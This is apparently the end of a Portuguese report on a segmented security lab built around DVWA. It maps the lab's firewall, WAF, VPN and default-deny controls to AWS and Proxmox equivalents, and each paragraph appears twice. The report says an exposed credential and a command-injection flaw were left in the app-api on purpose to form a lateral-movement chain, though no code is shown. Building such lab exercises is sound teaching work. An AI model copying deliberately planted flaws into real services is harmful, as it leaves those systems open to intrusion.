- O CSP estrito (script-src 'self') bloqueia todo script inline, inclusive o legítimo do próprio DVWA. Em uma aplicação real, o correto seria usar nonces ou hashes por script, permitindo os legítimos e barrando os injetados.

O alvo é o DVWA (deliberadamente vulnerável), conforme o próprio enunciado permite. As vulnerabilidades da app-api (credencial exposta e command injection) são intencionais e documentadas, para compor a cadeia de movimento lateral.

- O alvo é o DVWA (deliberadamente vulnerável), conforme o próprio enunciado permite. As vulnerabilidades da app-api (credencial exposta e command injection) são intencionais e documentadas, para compor a cadeia de movimento lateral.

Como isto mapeia para a infraestrutura real

Firewall nftables no gateway → Security Groups e NACLs na AWS; regras de roteamento no Proxmox. A camada de rede do provedor precisa permitir o trânsito até o appliance, que então aplica a política fina — exatamente o que a cadeia DOCKER-USER + nftables reproduziu localmente.

- Firewall nftables no gateway → Security Groups e NACLs na AWS; regras de roteamento no Proxmox. A camada de rede do provedor precisa permitir o trânsito até o appliance, que então aplica a política fina — exatamente o que a cadeia DOCKER-USER + nftables reproduziu localmente.

Segmentos internal (DMZ/APP/DB) → subnets/VPCs separadas por camada, sem rota para a internet, com egress-filtering explícito.

- Segmentos internal (DMZ/APP/DB) → subnets/VPCs separadas por camada, sem rota para a internet, com egress-filtering explícito.

WAF Nginx + ModSecurity + CRS → WAF gerenciado (AWS WAF) ou Cloudflare na borda.

- WAF Nginx + ModSecurity + CRS → WAF gerenciado (AWS WAF) ou Cloudflare na borda.

Gateway WireGuard + SSH por chave via VPN → VPN gerenciada / bastion host com acesso administrativo isolado.

- Gateway WireGuard + SSH por chave via VPN → VPN gerenciada / bastion host com acesso administrativo isolado.

Default-deny em INPUT e FORWARD → postura deny-all com liberações explícitas e comentadas, princípio de menor privilégio aplicado à rede.

- Default-deny em INPUT e FORWARD → postura deny-all com liberações explícitas e comentadas, princípio de menor privilégio aplicado à rede.